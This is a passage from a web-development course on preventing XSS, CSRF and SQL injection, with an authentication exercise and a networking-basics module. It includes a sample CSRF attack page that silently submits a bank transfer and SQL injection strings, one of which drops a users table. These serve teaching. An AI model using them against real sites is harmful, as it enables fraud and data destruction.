## XSS Prevention Checklist:

- Escape user input when rendering
- Use frameworks that auto-escape (React, Angular)
- Sanitize HTML if you must render it
- Validate input on backend
- Use Content Security Policy (CSP)
- HttpOnly cookies (JavaScript can't access)
- Never use eval() or innerHTML with user data

## CSRF (Cross-Site Request Forgery)

### What is CSRF?

Attacker tricks authenticated user into making unwanted requests to a website where they're logged in.

### Example Attack:

```
<!-- Attacker's website: evil.com -->
<html>
  <body>
    <h1>Free iPhone Giveaway!</h1>
    <button>Click to Win!</button>

    <!-- Hidden form that submits to victim's bank -->
    <form action="https://bank.com/transfer" method="POST" id="hack">
      <input type="hidden" name="to" value="attacker_account" />
      <input type="hidden" name="amount" value="10000" />
    </form>

    <script>
      document.querySelector("button").addEventListener("click", () => {
        document.getElementById("hack").submit();
        // If user is logged into bank.com, request includes their session cookie!
      });
    </script>
  </body>
</html>

// User clicks "Click to Win" // → Form submits to bank.com // → Browser
// automatically includes user's session cookie // → Bank thinks it's a legitimate
// request from user // → Money transferred to attacker!
```

### How CSRF Works:

1. User logs into bank.com  
→ Browser stores session cookie
2. User visits evil.com (without logging out)  
→ evil.com contains malicious form
3. evil.com submits form to bank.com  
→ Browser automatically includes session cookie
4. bank.com receives request with valid cookie  
→ Thinks it's from legitimate user  
→ Processes malicious request

## Prevention:

### 1. CSRF Tokens (Synchronizer Token Pattern):

```
// Spring Boot automatically enables CSRF protection for session-based auth

@Configuration
public class SecurityConfig {

    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http) throws
Exception {
        http
            .csrf(csrf ->
        csrf.csrfTokenRepository(CookieCsrfTokenRepository.withHttpOnlyFalse())
            .authorizeHttpRequests(auth -> auth.anyRequest().authenticated());

        return http.build();
    }
}
```

```
<!-- HTML form with CSRF token -->
<form action="/transfer" method="POST">
    <input type="hidden" name="${_csrf.parameterName}" value="${_csrf.token}" />
    <input type="text" name="to" />
    <input type="number" name="amount" />
    <button type="submit">Transfer</button>
</form>
```

```
// React with CSRF token
async function transferMoney(to, amount) {
    const csrfToken = document.querySelector('meta[name="_csrf"]').content;
```

```

await fetch("/api/transfer", {
  method: "POST",
  headers: {
    "Content-Type": "application/json",
    "X-CSRF-TOKEN": csrfToken,
  },
  body: JSON.stringify({ to, amount }),
});
}

```

## 2. SameSite Cookies:

```

// Spring Boot
@PostMapping("/login")
public ResponseEntity<?> login(HttpServletRequest response) {
    Cookie cookie = new Cookie("JSESSIONID", sessionId);
    cookie.setHttpOnly(true);
    cookie.setSecure(true);
    cookie.setSameSite("Strict"); // Or "Lax"

    response.addCookie(cookie);
    return ResponseEntity.ok("Logged in");
}

```

SameSite=Strict: Cookie only sent for same-site requests (most secure)  
 SameSite=Lax: Cookie sent for top-level navigation (e.g., clicking link)  
 SameSite=None: Cookie sent for all requests (requires Secure flag)

## 3. JWT in Authorization Header (Not Vulnerable):

```

// CSRF doesn't affect JWT in headers
// because browser doesn't automatically include headers
await fetch("/api/transfer", {
  method: "POST",
  headers: {
    Authorization: `Bearer ${token}`, // Attacker can't access this
    "Content-Type": "application/json",
  },
  body: JSON.stringify({ to, amount }),
});

```

## CSRF Prevention Checklist:

- Use CSRF tokens for session-based auth
- Set SameSite cookie attribute
- Use JWT in Authorization header (not cookies)

- Verify Origin/Referer headers
- Require re-authentication for sensitive actions
- Use POST/PUT/DELETE for state-changing operations (not GET)

## SQL Injection

### What is SQL Injection?

Attacker inserts malicious SQL code into input fields to manipulate database queries.

### Example Attack:

```
// ✗ VULNERABLE CODE
@GetMapping("/user")
public User getUser(@RequestParam String username) {
    String sql = "SELECT * FROM users WHERE username = '" + username + "'";
    return jdbcTemplate.queryForObject(sql, User.class);
}

// Normal request:
// GET /user?username=john
// SQL: SELECT * FROM users WHERE username = 'john'
// ✓ Returns John's data

// Malicious request:
// GET /user?username=john' OR '1'='1
// SQL: SELECT * FROM users WHERE username = 'john' OR '1'='1'
// ✗ Returns ALL users! (because '1'='1' is always true)

// Worse attack (Delete data):
// GET /user?username=john'; DROP TABLE users; --
// SQL: SELECT * FROM users WHERE username = 'john'; DROP TABLE users; --
// ✗ Deletes entire users table!
```

## Prevention:

### 1. Prepared Statements (Parameterized Queries):

```
// ✓ SAFE CODE (JdbcTemplate)
@GetMapping("/user")
public User getUser(@RequestParam String username) {
    String sql = "SELECT * FROM users WHERE username = ?";
    return jdbcTemplate.queryForObject(sql, User.class, username);
}

// ✓ SAFE CODE (JPA)
@Repository
public interface UserRepository extends JpaRepository<User, Long> {
```

```

        Optional<User> findByUsername(String username); // Safe!
    }

// ✅ SAFE CODE (JPQL with named parameters)
@Query("SELECT u FROM User u WHERE u.username = :username")
Optional<User> findUserByUsername(@Param("username") String username);

// ✅ SAFE CODE (Native query with parameters)
@Query(value = "SELECT * FROM users WHERE username = :username", nativeQuery =
true)
Optional<User> findUserNative(@Param("username") String username);

```

## 2. Input Validation:

```

@PostMapping("/user")
public User createUser(@Valid @RequestBody User user) {
    // @Valid triggers validation annotations
    return userRepository.save(user);
}

@Entity
public class User {
    @Pattern(regexp = "^[a-zA-Z0-9_]{3,20}$", message = "Invalid username")
    private String username;

    @Email(message = "Invalid email")
    private String email;
}

```

## SQL Injection Prevention Checklist:

- ✓ Use prepared statements (parameterized queries)
- ✓ Use JPA/Hibernate (automatically uses prepared statements)
- ✓ Validate and sanitize input
- ✓ Use whitelist input validation (allow known good)
- ✓ Principle of least privilege (database user has minimal permissions)
- ✓ Never concatenate user input into SQL strings
- ✓ Use stored procedures (with parameters)
- ✓ Escape special characters if concatenation is unavoidable

## 7. Security Best Practices Summary

### Authentication & Authorization

- ✓ Use strong authentication (JWT with short expiration)
- ✓ Implement proper authorization checks on backend
- ✓ Never trust client-side authorization

- Return 401 for authentication failures, 403 for authorization
- Implement rate limiting on login endpoints
- Use multi-factor authentication for sensitive operations

## Password Security

- Hash passwords with BCrypt (cost factor 10-12)
- Never store plain-text passwords
- Enforce strong password policies
- Implement secure password reset (time-limited tokens)
- Use HTTPS for login/registration
- Consider passwordless authentication (magic links, WebAuthn)

## HTTPS & Transport Security

- Always use HTTPS in production
- Use Let's Encrypt for free SSL certificates
- Set Secure flag on cookies
- Enable HTTP Strict Transport Security (HSTS)
- Use TLS 1.2 or higher

## Input Validation & Output Encoding

- Validate all input on backend (never trust client)
- Use whitelist validation (allow known good)
- Sanitize HTML if rendering user content
- Escape output based on context (HTML, JavaScript, SQL)
- Use parameterized queries for database access

## Security Headers

```
@Configuration
public class SecurityHeadersConfig {

    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http) throws
Exception {
        http.headers(headers -> headers
            .contentSecurityPolicy("default-src 'self'; script-src 'self'
https://trusted-cdn.com")
    }
}
```

```

        .xssProtection()
        .contentTypeOptions()
        .frameOptions().deny()
        .httpStrictTransportSecurity()
    );

    return http.build();
}
}

```

## Important Headers:

Content-Security-Policy: Controls resource loading  
 X-Content-Type-Options: nosniff (prevents MIME sniffing)  
 X-Frame-Options: DENY (prevents clickjacking)  
 X-XSS-Protection: 1; mode=block (browser XSS filter)  
 Strict-Transport-Security: max-age=31536000 (force HTTPS)

## Error Handling

```

// ✗ Don't expose stack traces
@ExceptionHandler(Exception.class)
public ResponseEntity<?> handleException(Exception e) {
    e.printStackTrace(); // ✗ Exposes internal details
    return ResponseEntity.status(500).body(e.getMessage()); // ✗ Leaks info
}

// ✅ Return generic error messages
@ExceptionHandler(Exception.class)
public ResponseEntity<?> handleException(Exception e) {
    logger.error("Error occurred", e); // ✅ Log internally
    return ResponseEntity.status(500).body("Internal server error"); // ✅
    Generic message
}

```

## Logging & Monitoring

```

// ✅ Log security events
logger.info("User {} logged in successfully", username);
logger.warn("Failed login attempt for user {}", username);
logger.error("Potential SQL injection attempt: {}", suspiciousInput);

// ✗ Never log sensitive data

```

```
logger.info("User logged in with password: {}", password); // X NEVER!
logger.debug("Credit card: {}", creditCardNumber); // X NEVER!
```

### Exercise: Secure User Authentication System

**Task:** Build a complete authentication system with registration, login, and JWT tokens.

#### Backend (Spring Boot):

```
// JwtUtil.java (from earlier)

// PasswordService.java
@Service
public class PasswordService {
    private final BCryptPasswordEncoder encoder = new BCryptPasswordEncoder(10);

    public String hash(String password) {
        return encoder.encode(password);
    }

    public boolean verify(String plainPassword, String hashedPassword) {
        return encoder.matches(plainPassword, hashedPassword);
    }
}

// User.java
@Entity
@Table(name = "users")
public class User {
    @Id
    @GeneratedValue(strategy = GenerationType.IDENTITY)
    private Long id;

    @Column(unique = true, nullable = false)
    private String username;

    @Column(nullable = false)
    private String password; // Hashed!

    @Column(unique = true, nullable = false)
    private String email;

    @Column(nullable = false)
    private String role = "USER";

    // Getters and setters
}

// UserRepository.java
@Repository
public interface UserRepository extends JpaRepository<User, Long> {
```

```
Optional<User> findByUsername(String username);  
}  
  
// AuthController.java  
@RestController  
@RequestMapping("/api/auth")  
@CrossOrigin(origins = "http://localhost:3000")  
public class AuthController {  
  
    @Autowired  
    private UserRepository userRepository;  
  
    @Autowired  
    private PasswordService passwordService;  
  
    @Autowired  
    private JwtUtil jwtUtil;  
  
    @PostMapping("/register")  
    public ResponseEntity<?> register(@Valid @RequestBody RegisterRequest request)  
{  
        // Check if username exists  
        if (userRepository.findByUsername(request.getUsername()).isPresent()) {  
            return ResponseEntity.badRequest().body("Username already exists");  
        }  
  
        // Create user  
        User user = new User();  
        user.setUsername(request.getUsername());  
        user.setPassword(passwordService.hash(request.getPassword()));  
        user.setEmail(request.getEmail());  
        user.setRole("USER");  
  
        userRepository.save(user);  
  
        return ResponseEntity.ok("User registered successfully");  
    }  
  
    @PostMapping("/login")  
    public ResponseEntity<?> login(@Valid @RequestBody LoginRequest request) {  
        // Find user  
        Optional<User> userOpt =  
userRepository.findByUsername(request.getUsername());  
  
        if (userOpt.isEmpty()) {  
            return ResponseEntity.status(401).body("Invalid credentials");  
        }  
  
        User user = userOpt.get();  
  
        // Verify password  
        if (!passwordService.verify(request.getPassword(), user.getPassword())) {  
            return ResponseEntity.status(401).body("Invalid credentials");  
        }  
    }  
}
```

```

    // Generate JWT
    String token = jwtUtil.generateToken(user.getUsername(), user.getRole());

    return ResponseEntity.ok(new LoginResponse(token, user.getUsername(),
    user.getRole()));
}
}

// DTOs
class RegisterRequest {
    @NotBlank
    @Size(min = 3, max = 20)
    @Pattern(regexp = "^[a-zA-Z0-9_]+$")
    private String username;

    @NotBlank
    @Size(min = 8)
    private String password;

    @NotBlank
    @Email
    private String email;

    // Getters and setters
}

class LoginRequest {
    @NotBlank
    private String username;

    @NotBlank
    private String password;

    // Getters and setters
}

class LoginResponse {
    private String token;
    private String username;
    private String role;

    // Constructor, getters, setters
}

```

## Frontend (React):

```

// auth.js - Authentication utilities
export const register = async (username, password, email) => {
    const response = await fetch("http://localhost:8080/api/auth/register", {
        method: "POST",
        headers: { "Content-Type": "application/json" },
        body: JSON.stringify({ username, password, email }),
    });

```

```
if (!response.ok) {
  const error = await response.text();
  throw new Error(error);
}

return response.text();
};

export const login = async (username, password) => {
  const response = await fetch("http://localhost:8080/api/auth/login", {
    method: "POST",
    headers: { "Content-Type": "application/json" },
    body: JSON.stringify({ username, password }),
  });

  if (!response.ok) {
    throw new Error("Invalid credentials");
  }

  const data = await response.json();

  // Store token and user info
  localStorage.setItem("token", data.token);
  localStorage.setItem("username", data.username);
  localStorage.setItem("role", data.role);

  return data;
};

export const logout = () => {
  localStorage.removeItem("token");
  localStorage.removeItem("username");
  localStorage.removeItem("role");
};

export const isAuthenticated = () => {
  return localStorage.getItem("token") !== null;
};

export const getAuthHeader = () => {
  const token = localStorage.getItem("token");
  return token ? { Authorization: `Bearer ${token}` } : {};
};

// App.jsx
import React, { useState } from "react";
import { register, login, logout, isAuthenticated } from "./auth";

function App() {
  const [username, setUsername] = useState("");
  const [password, setPassword] = useState("");
  const [email, setEmail] = useState("");
  const [message, setMessage] = useState("");
  const [loggedIn, setLoggedIn] = useState(isAuthenticated());
```

```
const handleRegister = async (e) => {
  e.preventDefault();
  try {
    const result = await register(username, password, email);
    setMessage(result);
  } catch (error) {
    setMessage(error.message);
  }
};

const handleLogin = async (e) => {
  e.preventDefault();
  try {
    await login(username, password);
    setMessage("Login successful!");
    setLoggedIn(true);
  } catch (error) {
    setMessage(error.message);
  }
};

const handleLogout = () => {
  logout();
  setLoggedIn(false);
  setMessage("Logged out successfully");
};

if (loggedIn) {
  return (
    <div>
      <h1>Welcome, {localStorage.getItem("username")}!</h1>
      <p>Role: {localStorage.getItem("role")}</p>
      <button onClick={handleLogout}>Logout</button>
    </div>
  );
}

return (
  <div>
    <h1>Authentication Demo</h1>

    <h2>Register</h2>
    <form onSubmit={handleRegister}>
      <input
        type="text"
        placeholder="Username"
        value={username}
        onChange={(e) => setUsername(e.target.value)}
      />
      <input
        type="password"
        placeholder="Password"
        value={password}
        onChange={(e) => setPassword(e.target.value)}>
    
```

```

        />
        <input
          type="email"
          placeholder="Email"
          value={email}
          onChange={(e) => setEmail(e.target.value)}
        />
        <button type="submit">Register</button>
      </form>

      <h2>Login</h2>
      <form onSubmit={handleLogin}>
        <input
          type="text"
          placeholder="Username"
          value={username}
          onChange={(e) => setUsername(e.target.value)}
        />
        <input
          type="password"
          placeholder="Password"
          value={password}
          onChange={(e) => setPassword(e.target.value)}
        />
        <button type="submit">Login</button>
      </form>

      {message && <p>{message}</p>}
    </div>
  );
}

export default App;

```

---

## Common Security Issues & Solutions

Issue	Cause	Solution
XSS attack	Unescaped user input	Use React (auto-escapes), sanitize HTML, CSP
CSRF attack	Session cookie + no CSRF token	Use CSRF tokens, SameSite cookies, JWT in header
SQL injection	String concatenation in SQL	Use prepared statements, JPA, input validation
Weak passwords	No password policy	Enforce strong passwords, use BCrypt
Token stolen (XSS)	JWT in LocalStorage	Use httpOnly cookies, sanitize input
Token stolen (man-in-middle)	HTTP instead of HTTPS	Always use HTTPS in production

Issue	Cause	Solution
Exposed stack traces	Default error handling	Return generic error messages
Brute force login	No rate limiting	Implement rate limiting, account lockout
Session fixation	Session ID not regenerated	Regenerate session ID after login
Insecure direct object ref	No authorization checks	Verify user owns resource before allowing access

## Additional Resources

### Official Documentation:

- [OWASP Top 10](#) - Most critical web security risks
- [Spring Security Documentation](#)
- [JWT.io](#) - JWT decoder and library information
- [Let's Encrypt](#) - Free SSL certificates

### Tools:

- [OWASP ZAP](#) - Security testing tool
- [Postman](#) - API testing with authentication
- [BCrypt Calculator](#) - Test BCrypt hashing
- [SSL Labs](#) - Test SSL/TLS configuration

### Interactive Learning:

- [PortSwigger Web Security Academy](#) - Free hands-on security training
- [OWASP WebGoat](#) - Deliberately insecure app for learning
- [Hack The Box](#) - Security challenges

## Module 0.8: Networking Essentials (2 hours)

**Learning Objectives:** By the end of this module, you will understand TCP/IP protocol fundamentals, localhost and loopback addresses, port numbers and how to resolve port conflicts, firewall basics, and common network troubleshooting techniques for full-stack development.

### What is Networking?

**Concept:** Networking is how computers communicate with each other over the internet or local networks to share data and resources.

**Analogy:** Think of networking like a postal system:

- **IP Address** = Street address (identifies where to send data)
- **Port Number** = Apartment number (identifies which application to deliver to)
- **TCP/IP** = The postal service rules (how to package and deliver data)
- **Firewall** = Security guard (controls what can enter/exit)

## 1. TCP/IP Basics

**Concept:** TCP/IP (Transmission Control Protocol/Internet Protocol) is the fundamental communication protocol that powers the internet.

### The TCP/IP Model (4 Layers)

APPLICATION LAYER (HTTP, FTP, DNS, SSH)  
- Web browsers, email, file transfer



TRANSPORT LAYER (TCP, UDP)  
- Manages connections, ensures delivery



INTERNET LAYER (IP)  
- Routing, addressing (IP addresses)




NETWORK ACCESS LAYER (Ethernet, Wi-Fi)  
- Physical transmission (cables, radio)

### IP (Internet Protocol)

**Purpose:** Addressing and routing data packets across networks.

#### IPv4 Address Format:



Total: 4 numbers (octets), each 0-255  
Example: 192.168.1.1 (common router IP)

#### IPv6 Address Format:

2001:0db8:85a3:0000:0000:8a2e:0370:7334

- 8 groups of 4 hexadecimal digits
- Much larger address space (128-bit vs 32-bit)
- Example: 2001:db8::1 (shortened notation)

## Special IP Addresses:

0.0.0.0	→ All addresses (bind to all interfaces)
127.0.0.1	→ Localhost (loopback, your own computer)
192.168.x.x	→ Private network (home/office LAN)
10.x.x.x	→ Private network (large organizations)
172.16-31.x.x	→ Private network (medium networks)
255.255.255.255	→ Broadcast (send to all on network)


## TCP (Transmission Control Protocol)

**Purpose:** Reliable, ordered, error-checked delivery of data.

### Key Features:

- ✓ Connection-oriented (handshake before sending data)
- ✓ Reliable delivery (guarantees all packets arrive)
- ✓ Ordered delivery (packets arrive in correct order)
- ✓ Error checking (detects corrupted data)
- ✓ Flow control (prevents overwhelming receiver)
- ✓ Used for: HTTP, HTTPS, FTP, SSH, email

## TCP Three-Way Handshake:





## UDP (User Datagram Protocol)

**Purpose:** Fast, connectionless data transmission (no guarantees).

### Key Features:

- Connectionless (no handshake)
- Fast (no overhead)
- Unreliable (packets may be lost)
- Unordered (packets may arrive out of order)
- No error checking
- Used for: Video streaming, gaming, DNS, VoIP

### TCP vs UDP Comparison:

Feature	TCP	UDP
<b>Connection</b>	Connection-oriented	Connectionless
<b>Reliability</b>	Guaranteed delivery	Best effort (may lose data)
<b>Speed</b>	Slower (overhead)	Faster
<b>Ordering</b>	Ordered packets	Unordered packets
<b>Use Cases</b>	Web, email, file transfer	Streaming, gaming, DNS
<b>Header Size</b>	20 bytes	8 bytes
<b>Example</b>	HTTP, HTTPS, SSH	Video calls, online games

### How Data Travels Across the Internet

1. APPLICATION creates data:  
"GET /api/users HTTP/1.1"
2. TRANSPORT LAYER (TCP) breaks into segments:
  - Adds source/destination port numbers
  - Adds sequence numbers
  - Ensures reliable delivery
3. INTERNET LAYER (IP) wraps in packets:
  - Adds source IP (your computer): 192.168.1.100
  - Adds destination IP (server): 93.184.216.34
  - Determines routing path

4. NETWORK ACCESS LAYER transmits:
  - Converts to electrical/radio signals
  - Sends through cables/Wi-Fi
  
5. Data travels through routers:  
Router 1 → Router 2 → Router 3 → Destination
  
6. Destination receives and reassembles:
  - Network layer receives packets
  - Transport layer reassembles segments
  - Application receives complete data
  
7. Response travels back the same way

### Real Example: Loading a Website

```
# Trace route to google.com
tracert google.com

# Output shows each hop:
1  <1 ms    <1 ms    <1 ms  192.168.1.1 (your router)
2  5 ms     5 ms     5 ms  10.0.0.1 (ISP gateway)
3  10 ms    10 ms    10 ms  72.14.233.100 (ISP backbone)
4  15 ms    15 ms    15 ms  142.251.49.78 (Google server)
```

---

## 2. Localhost & 127.0.0.1

**Concept:** Localhost is a special hostname that refers to your own computer, always mapped to IP address **127.0.0.1**.

### What is Localhost?

localhost = 127.0.0.1 = Your own computer

When you access localhost:

- Traffic never leaves your computer
- No internet required
- Fast (no network latency)
- Secure (not exposed to internet)

---

**Analogy:** Localhost is like talking to yourself. The message doesn't leave your head—it stays internal.

---

### Loopback Address Range

```
127.0.0.0 to 127.255.255.255 → All loopback addresses  
127.0.0.1 → Most commonly used  
127.0.0.2 → Also works (rarely used)  
::1 → IPv6 loopback
```

## Common Localhost Uses in Development

Frontend Development:

```
http://localhost:3000 → React/Vite dev server  
http://localhost:5173 → Vite default port
```

Backend Development:

```
http://localhost:8080 → Spring Boot default  
http://localhost:3000 → Node.js/Express default  
http://localhost:5000 → Flask default
```

Databases:

```
localhost:3306 → MySQL  
localhost:5432 → PostgreSQL  
localhost:27017 → MongoDB
```

Testing:

```
http://localhost:4200 → Angular  
http://localhost:8000 → Django
```

## localhost vs 0.0.0.0

127.0.0.1 (localhost):

- Accessible only from your computer
- Not accessible from other devices on network

0.0.0.0 (all interfaces):

- Accessible from your computer (via localhost)
- Accessible from other devices on network (via your IP)

## Example in Spring Boot:

```
# application.properties  
  
# Only accessible from localhost  
server.address=127.0.0.1  
server.port=8080  
# Access: http://localhost:8080 (only on your computer)
```

```
# Accessible from anywhere on network
server.address=0.0.0.0
server.port=8080
# Access: http://localhost:8080 (on your computer)
#           http://192.168.1.100:8080 (from other devices)
```

---

## Testing Localhost Connection

```
# Ping localhost (should always work)
ping localhost
# or
ping 127.0.0.1

# Output:
# Pinging 127.0.0.1 with 32 bytes of data:
# Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
# Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

# Test if port is listening
Test-NetConnection -ComputerName localhost -Port 8080

# Check your computer's IP address
ipconfig

# Look for "IPv4 Address":
# IPv4 Address. . . . . : 192.168.1.100
```

---

## hosts File (Mapping Names to IPs)

### Location:

- **Windows:** C:\Windows\System32\drivers\etc\hosts
- **Mac/Linux:** /etc/hosts

### Example Content:

```
127.0.0.1      localhost
127.0.0.1      myapp.local
192.168.1.50   dev-server.local

# Now you can use:
# http://myapp.local:8080
# http://dev-server.local:3000
```

---

### Editing hosts file (Windows - requires admin):

```

# Open Notepad as Administrator
notepad C:\Windows\System32\drivers\etc\hosts

# Add custom mappings
127.0.0.1    mybackend.local
127.0.0.1    myfrontend.local

# Save and close

# Test
ping mybackend.local
# Reply from 127.0.0.1 ...

```

### 3. Port Numbers

**Concept:** Port numbers identify specific applications or services on a computer. Think of them as apartment numbers in a building (IP address is the building).

#### Port Number Ranges

Port Ranges:

0 - 1023: Well-Known Ports (System)
Require admin/root access
Examples: 80, 443, 22, 21
1024 - 49151: Registered Ports (User)
Application-specific
Examples: 3000, 8080, 5432
49152 - 65535: Dynamic/Private Ports
Temporary connections

#### Common Port Numbers for Developers

Port	Service	Description
20/21	FTP	File Transfer Protocol
22	SSH	Secure Shell (remote access)
25	SMTP	Email sending
53	DNS	Domain Name System
80	HTTP	Web traffic (unencrypted)

Port	Service	Description
443	HTTPS	Web traffic (encrypted/SSL)
3000	React/Node.js	Development server
3306	MySQL	MySQL database
5000	Flask	Python web framework
5173	Vite	Frontend build tool
5432	PostgreSQL	PostgreSQL database
8000	Django	Python web framework
8080	Spring Boot/Tomcat	Java application server
27017	MongoDB	NoSQL database

### How Ports Work

Your Computer (IP: 192.168.1.100)

Port 80: Apache Web Server  
 Port 3000: React Dev Server  
 Port 8080: Spring Boot App  
 Port 3306: MySQL Database

When client connects to 192.168.1.100:8080

- Request goes to Spring Boot App (port 8080)
- Spring Boot receives and processes request

When client connects to 192.168.1.100:3306

- Request goes to MySQL (port 3306)
- MySQL receives and processes query

### Port Conflicts (Address Already in Use)

**Problem:** Trying to start an application on a port that's already in use.

#### Error Messages:

```

Spring Boot:
*****
APPLICATION FAILED TO START
*****

Description:
Web server failed to start. Port 8080 was already in use.
  
```

Action:

Identify and stop the process that's listening on port 8080 or configure this application to listen on another port.

---

React/Vite:

Error: listen EADDRINUSE: address already in use ::::3000

## Finding Which Process Uses a Port

### Windows (PowerShell):

```
# Find process using port 8080
Get-NetTCPConnection -LocalPort 8080 | Select-Object -Property LocalAddress,
LocalPort, State, OwningProcess

# Get process details
Get-Process -Id <PID>

# Or combined:
Get-NetTCPConnection -LocalPort 8080 | ForEach-Object { Get-Process -Id
$_.OwningProcess }

# Alternative using netstat:
netstat -ano | findstr :8080

# Output:
# TCP      0.0.0.0:8080          0.0.0.0:0              LISTENING      12345
#                                         └─PID

# Kill the process
Stop-Process -Id 12345 -Force
```

### Alternative: Find and kill in one command:

```
# Find and kill process on port 8080
$port = 8080
Get-NetTCPConnection -LocalPort $port -ErrorAction SilentlyContinue | ForEach-
Object { Stop-Process -Id $_.OwningProcess -Force }
```

## Changing Default Ports

### Spring Boot:

```
# application.properties  
server.port=8081 # Change from 8080 to 8081
```

### Vite (React):

```
// vite.config.js  
export default {  
  server: {  
    port: 3001, // Change from 5173 to 3001  
  },  
};
```

### Node.js/Express:

```
const PORT = process.env.PORT || 3001;  
app.listen(PORT, () => {  
  console.log(`Server running on port ${PORT}`);  
});
```

### Checking Open Ports

```
# List all listening ports  
netstat -an | findstr LISTENING  
  
# Check specific port  
Test-NetConnection -ComputerName localhost -Port 8080  
  
# Output:  
# ComputerName      : localhost  
# RemoteAddress     : 127.0.0.1  
# RemotePort        : 8080  
# TcpTestSucceeded  : True  ✓ Port is open  
  
# Scan multiple ports  
8080, 3000, 3306 | ForEach-Object {  
  $result = Test-NetConnection -ComputerName localhost -Port $_ -WarningAction  
SilentlyContinue  
  [PSCustomObject]@{  
    Port = $_  
    Status = if($result.TcpTestSucceeded) {"Open"} else {"Closed"}  
  }  
}
```

#### 4. Firewall Basics

**Concept:** A firewall is a security system that monitors and controls incoming and outgoing network traffic based on security rules.

**Analogy:** A firewall is like a security guard at a building entrance, checking IDs and deciding who can enter or leave.

#### Types of Firewalls

1. NETWORK FIREWALL (Router/Hardware)
  - Protects entire network
  - Sits between internet and local network
  - Examples: Router firewall, enterprise firewall
2. HOST FIREWALL (Software on Computer)
  - Protects individual computer
  - Controls per-application access
  - Examples: Windows Firewall, macOS Firewall
3. APPLICATION FIREWALL (Web Application Firewall - WAF)
  - Protects web applications
  - Filters HTTP/HTTPS traffic
  - Examples: ModSecurity, AWS WAF, Cloudflare

#### Windows Firewall

##### How It Works:

Incoming Traffic → Windows Firewall → Checks Rules → Allow or Block

Default Behavior:

- Allows all outgoing traffic
- ✗ Blocks most incoming traffic (unless rule exists)

##### Common Issues in Development:

Problem: Cannot access Spring Boot app from another computer

Cause: Windows Firewall blocks incoming port 8080

Solution: Add firewall rule to allow port 8080

#### Managing Windows Firewall (PowerShell)

##### Check Firewall Status:

```
# Check if firewall is enabled
Get-NetFirewallProfile | Select-Object Name, Enabled

# Output:
# Name      Enabled
# ----      -----
# Domain    True
# Private   True
# Public    True
```

## Allow Port Through Firewall:

```
# Allow incoming TCP port 8080 (Spring Boot)
New-NetFirewallRule -DisplayName "Spring Boot App" -Direction Inbound -LocalPort
8080 -Protocol TCP -Action Allow

# Allow incoming TCP port 3000 (React/Node.js)
New-NetFirewallRule -DisplayName "React Dev Server" -Direction Inbound -LocalPort
3000 -Protocol TCP -Action Allow

# Allow incoming TCP port 3306 (MySQL)
New-NetFirewallRule -DisplayName "MySQL Database" -Direction Inbound -LocalPort
3306 -Protocol TCP -Action Allow
```

## Remove Firewall Rule:

```
# Remove rule by name
Remove-NetFirewallRule -DisplayName "Spring Boot App"
```

## List Existing Rules:

```
# List all firewall rules
Get-NetFirewallRule | Where-Object {$_Enabled -eq 'True'} | Select-Object
DisplayName, Direction, Action

# List rules for specific port
Get-NetFirewallRule | Where-Object {$_LocalPort -eq 8080}
```

---

## GUI Method (Windows Firewall)

1. Open Windows Security:
  - Press Win + I → Update & Security → Windows Security
  - Click "Firewall & network protection"

2. Click "Advanced settings"
3. Click "Inbound Rules" (left panel)
4. Click "New Rule..." (right panel)
5. Select "Port" → Next
6. Select "TCP", enter port number (e.g., 8080) → Next
7. Select "Allow the connection" → Next
8. Check all profiles (Domain, Private, Public) → Next
9. Enter name (e.g., "Spring Boot") → Finish

## Testing Firewall Rules

```
# From your computer (should work)
Invoke-WebRequest http://localhost:8080/api/users

# From another computer on same network
# First, find your IP:
ipconfig
# Look for: IPv4 Address. . . : 192.168.1.100

# From other computer:
Invoke-WebRequest http://192.168.1.100:8080/api/users

# If fails, firewall likely blocking
```

## 5. Network Troubleshooting

### Common Network Issues in Development

#### Issue 1: Cannot Connect to Localhost

```
Problem: http://localhost:8080 not working
```

#### Troubleshooting Steps:

```
# 1. Check if application is running
Get-Process | Where-Object {$_.ProcessName -like "*java*"}  
# 2. Check if port is open
netstat -an | find "8080"
```

```

# 2. Check if port is listening
netstat -an | findstr :8080

# 3. Ping localhost
ping localhost

# 4. Check hosts file
Get-Content C:\Windows\System32\drivers\etc\hosts | Select-String "localhost"

# Expected: 127.0.0.1 localhost

```

## Solutions:

- Start your application
- Check correct port in application.properties
- Verify no port conflicts
- Check hosts file not modified incorrectly

## Issue 2: Port Already in Use

Error: Port 8080 is already in use

## Solution:

```

# Find process using port 8080
Get-NetTCPConnection -LocalPort 8080 | ForEach-Object {
